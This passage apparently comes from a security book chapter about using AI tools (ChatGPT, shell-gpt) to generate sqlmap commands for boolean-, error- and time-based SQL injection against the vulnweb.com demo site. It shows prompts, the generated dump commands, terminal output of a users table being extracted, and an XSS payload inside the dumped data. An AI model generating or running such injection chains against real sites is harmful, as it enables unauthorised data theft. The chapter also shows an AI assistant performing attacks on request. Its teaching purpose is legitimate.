
```
┌─[root@parrot]─[/home/attacker]
└──╼ #sgpt --shell "Check for boolean based SQL injection on target url with parameter as http://test
php.vulnweb.com/listproducts.php/cat=1 and enumerate the database "
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch --technique=B --dbs
[E]xecute, [D]escribe, [A]bort: E
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:44:32 /2024-03-17/

[06:44:32] [INFO] testing connection to the target URL
[06:44:33] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:44:33] [INFO] testing if the target URL content is stable
[06:44:33] [INFO] target URL content is stable
[06:44:33] [INFO] testing if GET parameter 'cat' is dynamic
[06:44:33] [INFO] GET parameter 'cat' appears to be dynamic
[06:44:33] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible
 DBMS: 'MySQL')
```

Figure 15-23: Boolean-Based SQL Injection Query - 1




```
---
[06:44:35] [INFO] testing MySQL
[06:44:35] [INFO] confirming MySQL
[06:44:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 8.0.0
[06:44:36] [INFO] fetching database names
[06:44:36] [INFO] fetching number of databases
[06:44:36] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for
 faster data retrieval
[06:44:36] [INFO] retrieved: 2
[06:44:37] [INFO] retrieved: information_schema
[06:44:50] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[06:44:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com'
[06:44:54] [WARNING] your sqlmap version is outdated

[*] ending @ 06:44:54 /2024-03-17/
```

Figure 15-24: Boolean-Based SQL Injection Query Output - 2



```
[06:58:27] [INFO] retrieved: phone
[06:58:31] [INFO] retrieved: varchar(100)
[06:58:40] [INFO] retrieved: cart
[06:58:43] [INFO] retrieved: varchar(100)
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[06:58:53] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com'
[06:58:53] [WARNING] your sqlmap version is outdated

[*] ending @ 06:58:53 /2024-03-17/
```

Figure 15-25: Boolean-Based SQL Injection Query Output - 3



```
do you want to use common password suffixes? (slow!) [y/N] N
[07:01:59] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[07:01:59] [INFO] starting 8 processes
[07:02:06] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+-----------------------------------------+-----------------------------------+--------+-------+--------
----------+----------------+-------+---------+
| cc                                      | cart                              | name   | pass | email
          | phone          | uname | address |
+-----------------------------------------+-----------------------------------+--------+-------+--------
----------+----------------+-------+---------+
| <script>alert(document.cookie)</scrim | 0c050378b44a064a3e18bac3421da408 | M.J.S | test | blackhat@
gmail.com | 0096892974349 | test   | oman    |
+-----------------------------------------+-----------------------------------+--------+-------+--------
----------+----------------+-------+---------+

[07:02:06] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com/dump/acuart/users.csv'
[07:02:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com'
[07:02:06] [WARNING] your sqlmap version is outdated

[*] ending @ 07:02:06 /2024-03-17/
```

Figure 15-26: Boolean-based SQL injection query output - 4

With AI, an attacker can methodically detect and exploit a Boolean-based SQL injection vulnerability, allowing them to access and extract data from the users table within the acuart database on the target server.

Checking for Error-based SQL Injection with AI

Attackers can utilize AI-driven technologies to streamline and automate network scanning processes. With AI assistance, they can efficiently execute error-based SQL injection attacks on targeted web applications. By using AI tools like ChatGPT, an attacker can generate precise commands with tailored prompts.

Example #1:

- **Prompt:** "Perform error-based SQL injection on the target URL with the parameter http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate the tables in the acuart database."

Generated Command:


```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --technique=E --dbs && sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables
```

Example #2:

- **Prompt:** “Perform error-based SQL injection on the target URL http://testphp.vulnweb.com/listproducts.php?cat=1. If vulnerable, enumerate the database and retrieve the users table from the acuart database.”


Generated Command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --technique=E --dbs && sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables && sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns && sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --dump
```




```
┌─[root@parrot]─[/home/attacker]
└──╼ #sgpt --shell "Perform error based SQL injection on targel url with parameter as http://testphp.vulnweb.com/listproducts.php?cat=1 and enumarate the tables in acurat database "
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --technique=E --dbs && sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables
[E]xecute, [D]escribe, [A]bort: E

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:13:43 /2024-03-15/

[01:13:43] [INFO] resuming back-end DBMS 'mysql'
[01:13:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
```

Figure 15-27: Error-Based SQL Injection Query - 1




```
---
[06:44:35] [INFO] testing MySQL
[06:44:35] [INFO] confirming MySQL
[06:44:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 8.0.0
[06:44:36] [INFO] fetching database names
[06:44:36] [INFO] fetching number of databases
[06:44:36] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for
 faster data retrieval
[06:44:36] [INFO] retrieved: 2
[06:44:37] [INFO] retrieved: information_schema
[06:44:50] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[06:44:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com'
[06:44:54] [WARNING] your sqlmap version is outdated

[*] ending @ 06:44:54 /2024-03-17/
```

Figure 15-28: Error-Based SQL Injection Query output - 2



```
[06:44:36] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for
 faster data retrieval
[06:44:36] [INFO] retrieved: 2
[06:44:37] [INFO] retrieved: information_schema
[06:44:50] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[06:44:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com'
```

Figure 15-29: Error-Based SQL Injection Query Output - 3



```
do you want to use common password suffixes? (slow!) [y/N] n
[01:26:57] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:26:57] [INFO] starting 8 processes
[01:27:04] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+----------+----------------------------------+---------+------+-----------+------------+-------+---
---------+
| cc       | cart                             | name    | pass | email     | phone      | uname | ad
dress    |
+----------+----------------------------------+---------+------+-----------+------------+-------+---
---------+
| 11121123 | c6d6ddfb25da7de3b446a9065f024f34 | neko nya | test | email.com | 1234567890 | test  | ko
nnichiwa |
+----------+----------------------------------+---------+------+-----------+------------+-------+---
---------+

[01:27:04] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com/dump/acuart/users.csv'
[01:27:04] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com'
[01:27:04] [WARNING] your sqlmap version is outdated

[*] ending @ 01:27:04 /2024-03-15/
```

Figure 15-30: Error-Based SQL Injection Query Output - 4

By leveraging AI, attackers can systematically detect and exploit SQL injection vulnerabilities on a target server, enabling them to enumerate databases and extract potentially sensitive data.


Checking for Time-based SQL Injection with AI

Attackers can utilize AI-powered technologies to streamline and automate network scanning operations. With AI assistance, attackers can easily carry out error-based SQL injection attacks on targeted web applications. For instance, an attacker might use ChatGPT to generate specific commands using relevant prompts, such as:

Example #1:


- **Prompt:** "Check for time-based blind SQL injection on the target URL with parameter http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate the databases."

Generated Output: This command checks for time-based blind SQL injection at the provided URL and enumerates databases using the --technique=T flag.



```
┌─[root@parrot]─[/home/attacker]
└──╼ #sgpt --shell "Check for time-based blind SQL injection on target url with parameter as http://t
estphp.vulnweb.com/listproducts.php/cat=1 and enumerate the database "
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --technique=T --dbs
[E]xecute, [D]escribe, [A]bort: E
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:10:33 /2024-03-17/

[07:10:33] [INFO] resuming back-end DBMS 'mysql'
[07:10:33] [INFO] testing connection to the target URL
[07:10:33] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible
 DBMS: 'MySQL')
[07:10:33] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-si
te scripting (XSS) attacks
```

Figure 15-31: Time-Based SQL Injection Query – Example 1



